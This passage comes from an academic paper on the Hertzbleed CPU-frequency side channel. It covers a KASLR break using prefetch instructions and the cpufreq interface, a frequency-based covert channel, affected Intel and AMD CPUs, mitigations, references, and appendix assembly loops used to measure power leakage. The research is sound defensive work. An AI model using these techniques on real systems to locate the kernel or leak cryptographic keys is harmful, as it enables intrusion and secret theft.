In Linux, the kernel text is placed at a 2 MB boundary in the `0xffffffff80000000` – `0xffffffffc0000000` range [13]. Hence, the kernel can be placed at one of 512 possible offsets. Prior work has shown that, on Intel and AMD processors, there is a timing and power consumption difference when executing prefetch instructions on a memory address depending on whether that address is mapped or not [43, 63]. This difference can be used to infer the location of the kernel within its predefined region. We show that this power consumption difference manifests also as a CPU frequency difference.

To this end, we build a sender process similar to the ones of Figure 3, but using only `prefetcht0` instructions. While the sender runs, a separate thread measures the current CPU frequency using the unprivileged `scaling_cur_freq` interface from the `cpufreq` driver. We ran the sender with all the 512 possible kernel base addresses, for 10 different randomizations (i.e., repeating across 10 reboots) on our Intel i7-9700 CPU. In all 10 cases, we were able to identify the base address successfully (as verified by checking the privileged `/proc/kallsyms` interface). We measured an average steady-state CPU frequency of 4.04 GHz when repeatedly prefetching mapped addresses, and 4.24 GHz when repeatedly prefetching unmapped addresses. The runtime of our unoptimized, proof-of-concept implementation is of 2 minutes. This runtime is larger than state-of-the-art KASLR breaks, but could be reduced with additional engineering effort.

Covert Channel Like prior work, our covert channel uses a *sender* and a *receiver*. To transmit a 0, the sender executes a loop of `or` instructions with high HD and HW in their data flow. This loop increases the power consumption and results in lower CPU frequency values. To transmit a 1, the sender executes a loop of `shlx` instructions with low HD and HW in their data flow. This loop decreases the power consumption and results in higher CPU frequency values. The receiver measures the current CPU frequency using the unprivileged `scaling_cur_freq` interface from the `cpufreq` driver.

We evaluated our covert channel by transmitting 1 kB of random data on our i7-9700 CPU. Our unoptimized, proof-of-concept implementation achieved a bandwidth of 30 bps with an error rate of 0.03% (average across 10 runs). This bandwidth is similar to the one of prior covert channels relying on software-based power measurement interfaces [63, 64].

7 Discussion

Affected CPUs We successfully reproduced our attack on Intel CPUs from the 8th to the 11th generation of the Core microarchitecture (reported in Table 1). We also tested two desktop CPUs from older generations, namely the i7-6700K (Skylake) and i7-7700K (Kaby Lake), and we found that both models only support Turbo frequencies on single core workloads: as soon as more than 1 core is active, the P-state is capped at the base frequency. In our experiments, we were not able to force the frequency into steady state (i.e., below the max turbo frequency) with single-core workloads, and were therefore unable to reproduce our attack on these models.

Besides CPUs from the (client-class) Core microarchitecture, our attack should also work on Intel Xeon CPUs (server-class) since they also use similar P-state management techniques. Additionally, other CPU vendors implement similar DVFS mechanisms and are likely vulnerable. For example, we verified that the AMD Ryzen processors are also vulnerable to our attack, featuring a similar HW/HD leakage model and enabling the same SIKE vulnerability that we described in Section 5. We leave reverse engineering the specific characteristics of the AMD leakage model to future work.

Mitigating Leakage via the Frequency Channel Our attack is enabled by data-dependent frequency adjustments at steady state. As we showed, the affected CPUs enter this state when certain power and thermal limits are hit during a workload's execution. Thus, one approach to mitigate the attack is to reduce the likelihood that the CPU hits these limits. One workload-independent way to do so is to either disable Turbo Boost, or to disable SpeedStep and HWP from the BIOS. We verified that, with otherwise standard system configurations, both methods cause the frequency to stay fixed at the base frequency during workload execution and never enter steady state, preventing leakage via the frequency side channel. However, this approach significantly reduces system performance. Moreover, this approach may not be sufficient on system configurations with custom power limits. Indeed, in concurrent work, Liu et al. show that a privileged adversary can extract AES-NI keys using the frequency side channel after reducing the power limits to fractions of their default values [65].

Mitigating Leakage in Ciphers Another mitigation strategy consists of removing secret-dependent leakage in cryptographic software. For example, SIKE's mitigation discussed in Section 5.4 hinders our attack by preventing attack ciphertexts from triggering secret-dependent computations on 0s.

For cryptographic software in general, mitigating the power leakage itself would naturally close the frequency channel.

True decoupling would require that all operands have no statistical correlation with secrets, which is only feasible with techniques like fully homomorphic encryption. A more realistic approach takes advantage of the fact that it is not the power usage of *each* operand that is leaked, but an average of the power usage across all operands in a time period. This goal may be achieved using masking/blinding techniques. Prior works have introduced protocol-specific masking techniques for ciphers such as AES [8,38,82,86] and blinding techniques for elliptic-curve cryptography [54]. Automatic masking techniques have also been proposed either in software [7,17,27] or leveraging additional hardware support [26,33,41,42,79]. However, masked/blinded implementations may still leak in practice via power side channels [4,5,34,69,81,84,85].

Future defenses could also examine the potential of fusing unrelated loops, vectorizing operations, or other methods of interleaving different computations. These approaches could be done by combining multiple, normally sequential, computations in the program or by introducing an additional complementary kernel. Effective blinding will require that the combined computation's power trace is not related to any secret computation. For example, if we can construct a bit-inverted version of a cryptographic kernel, we can interleave the real kernel and the blinding kernel. Our model of HW and HD provides a starting point for future work on blinding.

8 Conclusion

We discovered that in modern Intel (and AMD) x86 CPUs, DVFS-induced frequency variations depend on the current power consumption, and hence on the data being processed. We showed, for the first time, that the HD and HW of data individually and non-uniformly contribute to power consumption and frequency on modern x86 CPUs. We described a novel chosen-ciphertext attack against SIKE, which uses this knowledge to leak full cryptographic keys via remote timing.

The security implications of our findings are significant. Not only do they expand the attack surface of power side-channel attacks by removing the need for power measurement interfaces, but they also show that, even when implemented as constant time, cryptographic code can still leak via remote timing analysis. The takeaway is that current cryptographic engineering practices for how to write constant-time code are no longer sufficient to guarantee constant time execution of software on modern, variable-frequency processors.

Acknowledgments

This work was funded in part through NSF grants 1942888 and 1954521, and gifts from Google, Mozilla, and Qualcomm. Wang was partly supported by a Packard Fellowship (via Brent Waters). We thank our shepherd Michael Schwarz and the anonymous reviewers for their valuable feedback.

Availability

We have open sourced the code of all the experiments of this paper at https://github.com/FPSG-UIUC/hertzbleed.

References

[1] Andreas Abel and Jan Reineke. uops.info: Characterizing latency, throughput, and port usage of instructions on Intel microarchitectures. In *ASPLOS*, 2019.

[2] Andreas Abel and Jan Reineke. uiCA: Accurate throughput prediction of basic blocks on recent Intel microarchitectures. In *ICS*, 2022.

[3] Ross Anderson. *Security Engineering: A Guide to Building Dependable Distributed Systems, 3rd Edition*. John Wiley & Sons, 2020.

[4] Josep Balasch, Benedikt Gierlichs, Vincent Grosso, Oscar Reparaz, and François-Xavier Standaert. On the cost of lazy engineering for masked software implementations. In *CARDIS*, 2014.

[5] Sven Bauer. Attacking exponent blinding in RSA without CRT. In *COSADE*, 2012.

[6] Daniel J. Bernstein and Tanja Lange. Montgomery curves and the Montgomery ladder. In *Topics in Computational Number Theory Inspired by Peter L. Montgomery*. Cambridge University Press, 2017.

[7] Alex Biryukov, Daniel Dinu, Yann Le Corre, and Aleksei Udovenko. Optimal first-order boolean masking for embedded iot devices. In *CARDIS*, 2017.

[8] Johannes Blömer, Jorge Guajardo, and Volker Krummel. Provably secure masking of AES. In *SAC*, 2004.

[9] Eric Brier, Christophe Clavier, and Francis Olivier. Correlation power analysis with a leakage model. In *CHES*, 2004.

[10] Len Brown. powercap: restrict energy meter to root access. https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=949dd0104c496fa7c14991a23c03c62e44637e71, 2020. Accessed on Jun 7, 2022.

[11] Ileana Buhan, Lejla Batina, Yuval Yarom, and Patrick Schaumont. SoK: Design tools for side-channel-aware implementions. In *ASIACCS*, 2022.

[12] Claudio Canella, Daniel Genkin, Lukas Giner, Daniel Gruss, Moritz Lipp, Marina Minkin, Daniel Moghimi, Frank Piessens, Michael Schwarz, Berk Sunar, Jo Van Bulck, and Yuval Yarom. Fallout: Leaking data on Meltdown-resistant CPUs. In *CCS*, 2019.

[13] Claudio Canella, Michael Schwarz, Martin Haubenwallner, Martin Schwarzl, and Daniel Gruss. KASLR: Break it, fix it, repeat. In *ASIACCS*, 2020.

[14] Suresh Chari, Charanjit Jutla, Josyula R Rao, and Pankaj Rohatgi. A cautionary note regarding evaluation of AES candidates on smart-cards. In *AES2*, 1999.

[15] Yimin Chen, Xiaocong Jin, Jingchao Sun, Rui Zhang, and Yanchao Zhang. POWERFUL: Mobile app fingerprinting via power analysis. In *INFOCOM*, 2017.

[16] Jean-Sébastien Coron. Resistance against differential power analysis for elliptic curve cryptosystems. In *CHES*, 1999.

[17] Jean-Sébastien Coron, Johann Großschädl, Mehdi Tibouchi, and Praveen Kumar Vadnala. Conversion from arithmetic to boolean masking with logarithmic complexity. In *FSE*, 2015.

[18] Craig Costello. Pairings for beginners. Online: https://www.craigcostello.com.au/s/PairingsForBeginners.pdf, 2012.

[19] Craig Costello. Supersingular isogeny key exchange for beginners. In *SAC*, 2019.

[20] Craig Costello. The case for SIKE: A decade of the supersingular isogeny problem. Cryptology ePrint Archive, Report 2021/543, 2021.

[21] Craig Costello and Benjamin Smith. Montgomery curves and their arithmetic - the case of large characteristic fields. *J. Cryptogr. Eng.*, 8(3), 2018.

[22] Ian Cutress. Why Intel processors draw more power than expected: TDP and Turbo explained. https://www.anandtech.com/show/13544/why-intel-processors-draw-more-power-than-expected-tdp-turbo, 2018. Accessed on Jun 7, 2022.

[23] Luca De Feo. Mathematics of isogeny based cryptography. Preprint, arXiv:1711.04062 [cs.CR], 2017.

[24] Luca De Feo. Exploring isogeny graphs. Habilitation thesis, Université de Versailles Saint-Quentin-en-Yvelines, 2018.

[25] Luca De Feo, Nadia El Mrabet, Aymeric Genêt, Novak Kaluđerović, Natacha Linard de Guertechin, Simon Pontié, and Élise Tasso. SIKE channels. Cryptology ePrint Archive, Report 2022/054, 2022.

[26] Elke De Mulder, Samatha Gummalla, and Michael Hutter. Protecting RISC-V against side-channel attacks. In *DAC*. IEEE, 2019.

[27] Hassan Eldib and Chao Wang. Synthesis of masking countermeasures against side channel attacks. In *CAV*, 2014.

[28] Armando Faz-Hernández and Kris Kwiatkowski. *Introducing CIRCL: An Advanced Cryptographic Library*. Cloudflare, 2019. https://github.com/cloudflare/circl. Accessed on Jun 7, 2022.

[29] Armando Faz-Hernández, Julio López, Eduardo Ochoa-Jiménez, and Francisco Rodríguez-Henríquez. A faster software implementation of the supersingular isogeny Diffie-Hellman key exchange protocol. *IEEE Transactions on Computers*, 67(11), 2018.

[30] Pierre-Alain Fouque and Frédéric Valette. The doubling attack–why upwards is better than downwards. In *CHES*, 2003.

[31] Eiichiro Fujisaki and Tatsuaki Okamoto. Secure integration of asymmetric and symmetric encryption schemes. *Journal of Cryptology*, 26(1), 2013.

[32] Steven D. Galbraith, Christophe Petit, Barak Shani, and Yan Bo Ti. On the security of supersingular isogeny cryptosystems. In *ASIACRYPT*, 2016.

[33] Si Gao, Johann Großschädl, Ben Marshall, Dan Page, Thinh Pham, and Francesco Regazzoni. An instruction set extension to support software-based masking. Cryptology ePrint Archive, Report 2020/773, 2020.

[34] Si Gao, Ben Marshall, Dan Page, and Elisabeth Oswald. Share-slicing: Friend or foe? *TCHES*, 2020.

[35] Daniel Genkin, Lev Pachmanov, Itamar Pipman, Eran Tromer, and Yuval Yarom. ECDSA key extraction from mobile devices via nonintrusive physical side channels. In *CCS*, 2016.

[36] Daniel Genkin, Itamar Pipman, and Eran Tromer. Get your hands off my laptop: Physical side-channel key-extraction attacks on PCs. In *CHES*, 2014.

[37] Enes Göktas, Kaveh Razavi, Georgios Portokalidis, Herbert Bos, and Cristiano Giuffrida. Speculative probing: Hacking blind in the Spectre era. In *CCS*, 2020.

[38] Jovan D Golić and Christophe Tymen. Multiplicative masking and power analysis of AES. In *CHES*, 2002.

[39] Louis Goubin and Jacques Patarin. DES and differential power analysis the "duplication" method. In *CHES*, 1999.

[40] Corey Gough, Ian Steiner, and Winston Saunders. *Energy Efficient Servers: Blueprints for Data Center Optimization*. Apress, 2015.

[41] Hannes Groß, Manuel Jelinek, Stefan Mangard, Thomas Unterluggauer, and Mario Werner. Concealing secrets in embedded processors designs. In *CARDIS*, 2016.

[42] Hannes Groß, Stefan Mangard, and Thomas Korak. Domain-oriented masking: Compact masked hardware implementations with arbitrary protection order. In *TIS*, 2016.

[43] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch side-channel attacks: Bypassing SMAP and kernel ASLR. In *CCS*, 2016.

[44] Dennis Hofheinz, Kathrin Hövelmanns, and Eike Kiltz. A modular analysis of the Fujisaki-Okamoto transformation. In *TCC*, 2017.

[45] Ralf Hund, Carsten Willems, and Thorsten Holz. Practical timing side channel attacks against kernel space ASLR. In *S&P*, 2013.

[46] Intel. Running average power limit energy reporting / cve-2020-8694 , cve-2020-8695 / intel-sa-00389. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/advisory-guidance/running-average-power-limit-energy-reporting.html. Accessed on Jun 7, 2021.

[47] Intel. Thermal design power (TDP) in Intel processors. https://www.intel.com/content/www/us/en/support/articles/000055611/processors.html. Accessed on Jun 7, 2022.

[48] Intel. *Intel 64 and IA-32 Architectures Optimization Reference Manual*, June 2021.

[49] Intel. *Intel 64 and IA-32 Architectures Software Developer's Manual*, June 2021.

[50] Intel. Power management - technology overview. https://builders.intel.com/docs/networkbuilders/power-management-technology-overview-technology-guide.pdf, 2021. Accessed on Jun 7, 2022.

[51] Yeongjin Jang, Sangho Lee, and Taesoo Kim. Breaking kernel address space layout randomization with Intel TSX. In *CCS*, 2016.

[52] David Jao, Reza Azarderakhsh, Matthew Campagna, Craig Costello, Luca De Feo, Basil Hess, Amir Jalali, Brian Koziel, Brian LaMacchia, Patrick Longa, Michael Naehrig, Joost Renes, Vladimir Soukharev, David Urbanik, Geovandro Pereira, Koray Karabina, and Aaron Hutchinson. SIKE. Technical report, National Institute of Standards and Technology, 2020.

[53] David Jao and Luca De Feo. Towards quantum-resistant cryptosystems from supersingular elliptic curve isogenies. In *PQCrypto*, 2011.

[54] Marc Joye and Christophe Tymen. Protections against differential analysis for elliptic curve cryptography. In *CHES*, 2001.

[55] Manuel Kalmbach, Mathias Gottschlag, Tim Schmidt, and Frank Bellosa. TurboCC: A practical frequency-based covert channel with Intel Turbo Boost. Preprint, arXiv:2007.07046 [cs.CR], 2020.

[56] Nikolaos Kavvadias, Periklis Neofotistos, Spiridon Nikolaidis, CA Kosmatopoulos, and Theodore Laopoulos. Measurements analysis of the software-related power consumption in microprocessors. *IEEE Transactions on Instrumentation and Measurement*, 53(4), 2004.

[57] Colin Ian King. stress-ng. https://github.com/ColinIanKing/stress-ng, 2022. Accessed on Jun 7, 2022.

[58] Paul Kocher. Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In *CRYPTO*, 1996.

[59] Paul Kocher, Joshua Jaffe, and Benjamin Jun. Differential power analysis. In *CRYPTO*, 1999.

[60] Yann Le Corre, Johann Großschädl, and Daniel Dinu. Micro-architectural power simulator for leakage assessment of cryptographic software on ARM Cortex-M3 processors. In *COSADE*, 2018.

[61] Sheayun Lee, Andreas Ermedahl, Sang Lyul Min, and Naehyuck Chang. An accurate instruction-level energy consumption model for embedded RISC processors. *ACM SIGPLAN Notices*, 36(8), 2001.

[62] Linux. `aperfmperf.c`. https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/arch/x86/kernel/cpu/aperfmperf.c. Accessed on Jun 7, 2022.

[63] Moritz Lipp, Daniel Gruss, and Michael Schwarz. AMD prefetch attacks through power and time. In *USENIX Security*, 2022.

[64] Moritz Lipp, Andreas Kogler, David Oswald, Michael Schwarz, Catherine Easdon, Claudio Canella, and Daniel Gruss. PLATYPUS: Software-based power side-channel attacks on x86. In *S&P*, 2021.

[65] Chen Liu, Abhishek Chakraborty, Nikhil Chawla, and Neer Roggel. Frequency throttling side-channel attack. Preprint, arXiv:2206.07012 [cs.CR], 2022.

[66] Patrick Longa. *Post-quantum Cryptography*. Microsoft, 2019. Available at https://github.com/microsoft/PQCrypto-SIDH. Accessed on Jun 7, 2022.

[67] Stefan Mangard. A simple power-analysis (SPA) attack on implementations of the AES key expansion. In *ICISC*, 2002.

[68] Stefan Mangard, Elisabeth Oswald, and Thomas Popp. *Power Analysis Attacks: Revealing the Secrets of Smart Cards*, volume 31. Springer Science & Business Media, 2008.

[69] Stefan Mangard, Norbert Pramstaller, and Elisabeth Oswald. Successfully attacking masked AES hardware implementations. In *CHES*, 2005.

[70] Heiko Mantel, Johannes Schickel, Alexandra Weber, and Friedrich Weber. How secure is green IT? the case of software-based energy side channels. In *ESORICS*, 2018.

[71] Rita Mayer-Sommer. Smartly analyzing the simplicity and the power of simple power analysis on smartcards. In *CHES*, 2000.

[72] David McCann, Elisabeth Oswald, and Carolyn Whitnall. Towards practical tools for side channel aware software engineering:'grey box'modelling for instruction leakages. In *USENIX Security*, 2017.

[73] Thomas Messerges. Using second-order power analysis to attack DPA resistant software. In *CHES*, 2000.

[74] Thomas Messerges, Ezzy Dabbish, and Robert Sloan. Investigations of power analysis attacks on smartcards. In *USENIX Smartcard*, 1999.

[75] Thomas Messerges, Ezzy Dabbish, and Robert Sloan. Power analysis attacks of modular exponentiation in smartcards. In *CHES*, 1999.

[76] Yan Michalevsky, Aaron Schulman, Gunaa Arumugam Veerapandian, Dan Boneh, and Gabi Nakibly. PowerSpy: Location tracking using mobile device power analysis. In *USENIX Security*, 2015.

[77] Jeremy Morse, Steve Kerrison, and Kerstin Eder. On the limitations of analyzing worst-case dynamic energy of processing. *ACM Transactions on Embedded Computing Systems (TECS)*, 17(3):1–22, 2018.

[78] Hassan Mujtaba. [IDF15]Intel's 6th gen Skylake unwrapped - CPU microarchitecture, Gen9 graphics core and Speed Shift hardware P-state. https://wccftech.com/idf15-intel-skylake-analysis-cpu-gpu-microarchitecture-ddr4-memory-impact/4/, 2015. Accessed on Jun 7, 2022.

[79] Svetla Nikova, Christian Rechberger, and Vincent Rijmen. Threshold implementations against side-channel attacks and glitches. In *ICICS*, 2006.

[80] Roman Novak. SPA-based adaptive chosen-ciphertext attack on RSA implementation. In *PKC*, 2002.

[81] Kostas Papagiannopoulos and Nikita Veshchikov. Mind the gap: Towards secure 1st-order masking in software. In *COSADE*, 2017.

[82] Matthieu Rivain and Emmanuel Prouff. Provably secure higher-order masking of AES. In *CHES*, 2010.

[83] Erkay Savas and Çetin Kaya Koç. Montgomery inversion. *J. Cryptogr. Eng.*, 8(3), 2018.

[84] Werner Schindler and Andreas Wiemers. Power attacks in the presence of exponent blinding. *J. Cryptogr. Eng.*, 4(4), 2014.

[85] Werner Schindler and Andreas Wiemers. Generic power attacks on RSA with CRT and exponent blinding: new results. *J. Cryptogr. Eng.*, 7(4), 2017.

[86] Kai Schramm and Christof Paar. Higher order masking of the AES. In *CT-RSA*, 2006.

[87] Madura A Shelton, Niels Samwel, Lejla Batina, Francesco Regazzoni, Markus Wagner, and Yuval Yarom. Rosita: Towards automatic elimination of power-analysis leakage in ciphers. *NDSS*, 2021.

[88] Ankush Varma, Eric Debes, Igor Kozintsev, and Bruce Jacob. Instruction-level power dissipation in the Intel XScale embedded microprocessor. In *Embedded Processors for Multimedia and Communications II*, 2005.

[89] Nikita Veshchikov. SILK: high level of abstraction leakage simulator for side channel analysis. In *PPREW*, 2014.

[90] Vince Weaver. Reading RAPL energy measurements from linux. http://web.eece.maine.edu/~vweaver/projects/rapl/. Accessed on Jun 7, 2022.

[91] Rafael J. Wysocki. `intel_pstate` CPU performance scaling driver. https://www.kernel.org/doc/html/v4.19/admin-guide/pm/intel_pstate.html. Accessed on Jun 7, 2022.

[92] Lin Yan, Yao Guo, Xiangqun Chen, and Hong Mei. A study on power side channels on mobile devices. In *Internetware*, 2015.

[93] Qing Yang, Paolo Gasti, Gang Zhou, Aydin Farajidavar, and Kiran Balagani. On inferring browsing activity on smartphones via USB power analysis side-channel. *IEEE Trans. Inf. Forensics Secur.*, 12(5), 2016.

[94] Sung-Ming Yen, Wei-Chih Lien, SangJae Moon, and JaeCheol Ha. Power analysis by exploiting chosen message and internal collisions - vulnerability of checking mechanism for RSA-decryption. In *Mycrypt*, 2005.

[95] Zhenkai Zhang, Sisheng Liang, Fan Yao, and Xing Gao. Red alert for power leakage: Exploiting Intel RAPL-induced side channels. In *ASIACCS*, 2021.

A Appendix

A.1 Leakage Model—Additional Experiments

HD in the ALU Input In Section 4.1, we saw that increasing the number of bit transitions in the ALU output causes an increase in power consumption and a decrease in frequency. Here, we set out to understand if the same effect happens when bit transitions occur in the ALU input. We need a sender that offers fine-grained control over the number of transitions in the ALU input, while avoiding potential side-effects such as the HW effect or bit transitions in the ALU output.

We design a sender that is symmetric to the one of Figure 3a. Our sender still uses `shlx` and `shrx` instructions, as shown in Figure 13a. However, it is designed such that the output of all `shlx` and `shrx` instructions is always the same, and only their input varies as a function of COUNT. Hence, any HD effect is caused by bit transitions on the ALU input only. For example, when COUNT $= 8$, the source register to each `shlx` contains `0x000000ffffffff00`, and the source register to each `shrx` contains `0x00ffffffff000000`, the alternation of which translates to a HD of 4×8 in the ALU input.

Figure 14 shows the results for increasing COUNT values. We see that the power consumption grows and the frequency drops when COUNT grows, confirming that the number of bit transitions (i.e., the HD) in the ALU input directly affects power consumption and CPU frequency. We also see that the changes in power / frequency become more significant when


```
rax = COUNT
rbx = 0x0000FFFFFFFF0000 >> COUNT
rcx = 0x0000FFFFFFFF0000 << COUNT
loop:
  shlx %rax,%rbx,%rdx  // rdx = rbx << rax
  shlx %rax,%rbx,%rsi  // rsi = rbx << rax
  shrx %rax,%rcx,%rdi  // rdi = rcx >> rax
  shrx %rax,%rcx,%r8   // r8  = rcx >> rax
  shlx %rax,%rbx,%r9   // r9  = rbx << rax
  shlx %rax,%rbx,%r10  // r10 = rbx << rax
  shrx %rax,%rcx,%r11  // r11 = rcx >> rax
  shrx %rax,%rcx,%r12  // r12 = rcx >> rax
jmp loop
```

(a) Variant of sender for the HD experiments.


```
rax = 1
rsp = pointer_to_memory
rbx = … = r15 = INPUT
loop:
  mov %rax,(%rsp)  // store rax to memory
  mov %rax,(%rsp)  // store rax to memory
  mov %rax,(%rsp)  // store rax to memory
  mov %rax,(%rsp)  // store rax to memory
  mov %rax,(%rsp)  // store rax to memory
  mov %rax,(%rsp)  // store rax to memory
  mov %rax,(%rsp)  // store rax to memory
  mov %rax,(%rsp)  // store rax to memory
jmp loop
```

(b) Sender for the HW at rest experiments.

Figure 13: Additional sets of instructions (*senders*) used to reverse engineer the dependency between data and power consumption / frequency on our CPUs. Different senders are designed to target different effects. Each sender can be run with variable inputs.




(a) Mean frequencies.




(b) Mean power consumptions.

Figure 14: Effect of increasing COUNT in Figure 13a's sender on our i7-9700 CPU. Higher COUNT values cause higher HDs in the ALU output. As the HD increases, the mean power consumption grows and the mean steady-state frequency drops.



(a) Frequency vs shift offset



(b) Power vs shift offset


Figure 15: Effect of shifting consecutive 1s in the LEFT = RIGHT input to Figure 3b's sender on our i7-9700 CPU. As we shift the 1s towards the MSB, the mean power consumption grows and the mean steady-state frequency drops.

the COUNT > 8, as a result of the non-uniform HW cost of having 1s closer to the MSB in the fixed source register `rcx`.

Non-uniform HW In Section 4.2, we saw that the HW effect it depends on the position of 1s in the data (i.e., it is non-uniform). We now discuss two experiments that provide additional evidence that the HW effect is non-uniform. We refer to these experiments as $shift_0$ and $shift_1$. Both experiments use the same sender of Section 4.2, shown in Figure 3b. In $shift_1$, we fix the number of consecutive 1s and measure the impact of changing the position of these consecutive 1s in the LEFT = RIGHT input, when all surrounding bits are 0s. In $shift_0$, we do the opposite: we fix the number of consecutive 0s and measure the impact of changing the position of these consecutive 0s in the LEFT = RIGHT input, when all surrounding bits are 1s. By construction, since the HW is fixed and the sender does not introduce any HD effect, any differences in the results depend only on the position of 1s.


We label different positions of the consecutive bit patterns based on their "shift offset" starting from the LSB. For example, when the number of consecutive 1s in $shift_1$ is 32, a shift offset of 0 refers to input value `0x00000000ffffffff` and a shift offset of 16 refers to input value `0x0000ffffffff0000`. Similarly, when the number of consecutive 0s in $shift_0$ is 32, a shift offset of 16 refers to input value `0xffff00000000ffff`.

Figure 15 shows the results for the $shift_1$ experiment when we fix the number of 1s to 8, 16, 32, or 48. Consider the case when the number of 1s is 16. When the shift offset is between 0 to 16, we see almost no variation in the mean power / frequency. This is because as we shift in this range, 1s are still all the low 32 bits, and we know from Figure 7 that there is little difference in the HW effect for 1s that are in the low 32 bits. However, when the shift offset increases from 16 to 48, the power consumption grows and the frequency drops. This is because we start gaining 1s in the high 32 bits and approaching the MSB. This is consistent with what we saw in Figure 7, where 1s closer to the MSB have a stronger HW effect than 1s closer to the 32nd bit. The results are similar when the number of 1s is 8. When the number of 1s is 32 or 48, the HW effect increases every time the shift offset increases. This is because, in these cases, shifting means that we lose 1s in the low 32 bits and gain 1s in the high 32 bits, and we know from Figure 7 that 1s in the high 32 bits have a stronger HW effect than 1s in the low 32 bits. The HW increments in these cases are also more significant, because the delta between the HW effect of the bits we gain and the bits we lose is larger.



(a) Frequency vs shift offset (b) Power vs shift offset

Figure 16: Effect of shifting consecutive 0s in the LEFT = RIGHT input to Figure 3b's sender on our i7-9700 CPU. As we shift the 0s towards the MSB, the mean power consumption drops and the mean steady-state frequency grows.



(a) Frequency vs HW (b) Power vs HW

Figure 17: Effect of increasing the HW of INPUT (at rest) in Figure 13b's sender on our i7-9700 CPU. As we increase HW from 0 to 64, the mean power consumption and the mean steady-state frequency do not change.

Figure 16 shows the results for the $shift_0$ experiment. These results are symmetrical to the $shift_1$ ones and can be explained by the same reasons described for the $shift_1$ experiment.

In summary, the $shift_0$ and $shift_1$ experiments support our observation that the HW effect is non-uniform.

HW Root Cause In Section 4.3, we saw that the HD effect and the HW effect are additive. Recall that the HD effect is due to $1 \rightarrow 0$ and $0 \rightarrow 1$ bit transitions in the data being processed. This is a well-understood effect in the literature, and can be attributed to the fact that when more bits flip during a computation, more transistors are switched in the datapath, which causes dynamic power consumption to grow [46, 68]. However, it is difficult to pinpoint the root cause of the HW effect on x86 Intel CPUs. For example, it is unclear if the HW effect occurs only when data is actively computed on, or if it is due to any data-dependent power cost of simply keeping data stored inside registers. Our sender from Figure 3b cannot distinguish between these two cases because it is designed to continuously compute on and overwrite identical data values. Here, we design a new sender to test if the HW effect occurs also when data values with different HWs are simply stored into registers (at rest), but not actively computed on.

Our sender, shown in Figure 13b, is designed as follows. First, it sets the content of `rax` to 1, `rsp` to a memory location, and all other architectural registers to a fixed INPUT value. Then, it enters an infinite loop of stores that write the content of `rax` into the memory location pointed to by `rsp`.[13]

By construction, the store operations in the loop are always the same and independent of the value of INPUT. Changing the value of INPUT only affects the content of registers that are initialized, but not actively computed on by the sender. Any difference in power consumption due to different INPUT values would then be due to HW effect at rest.

Figure 17 shows the results when we increase the HW of INPUT from 0 to 64. We see no differences in the mean power consumption and mean steady-state frequency when the HW grows. This result suggests that the HW effect does not occur when simply keeping data stored inside registers.

[13] We use a store so that the register file is constantly being read from, in the offchance an inactive register file could be powered down.

A.2 Mathematical Preliminaries for SIKE

SIKE is an isogeny-based key encapsulation method which involves arithmetic operations of elliptic curves over finite fields. In particular, SIKE uses Montgomery elliptic curves. Its security relies on the hardness of finding a specific isogeny between two such elliptic curves. Here, we provide an overview of the details of SIKE that are relevant to our attack.[14]

Let p be a prime of the form $2^{e_2}3^{e_3} - 1$. SIKE works in the field $\mathbb{F}_{p^2} = \mathbb{F}_p(i)$ with $i^2 = -1 \pmod{p}$ and uses the supersingular elliptic curves over $\mathbb{F}_{p^2}$ that have $(2^{e_2}3^{e_3})^2$ points. The set of points $P \in E(\overline{\mathbb{F}_p})$ that satisfy $[n]P = O$ is called the n-torsion of E. The curves of interest were chosen so that the entire $(2^{e_2}3^{e_3})$-torsion is already defined over $\mathbb{F}_{p^2}$, and we have $E[2^{e_2}3^{e_3}] \cong \mathbb{Z}/(2^{e_2}3^{e_3})\mathbb{Z} \times \mathbb{Z}/(2^{e_2}3^{e_3})\mathbb{Z}$; as a result, for each curve of interest, $E[2^{e_2}]$ can be generated by linear combinations of two points P_2 and Q_2 with coefficients in $\mathbb{F}_{p^2}$; and likewise $E[3^{e_3}]$ can be generated by linear combinations of two points P_3 and Q_3 with coefficients in $\mathbb{F}_{p^2}$.

An isogeny $\phi\colon E_1(\mathbb{F}_{p^2}) \rightarrow E_2(\mathbb{F}_{p^2})$ is a group homomorphism from $E_1(\mathbb{F}_{p^2})$ to $E_2(\mathbb{F}_{p^2})$ and a non-constant rational map defined over $\mathbb{F}_{p^2}$ that preserves the point at infinity O. The kernel of an isogeny is $\ker\phi = \{P \in E_1 : \phi(P) = O\}$.

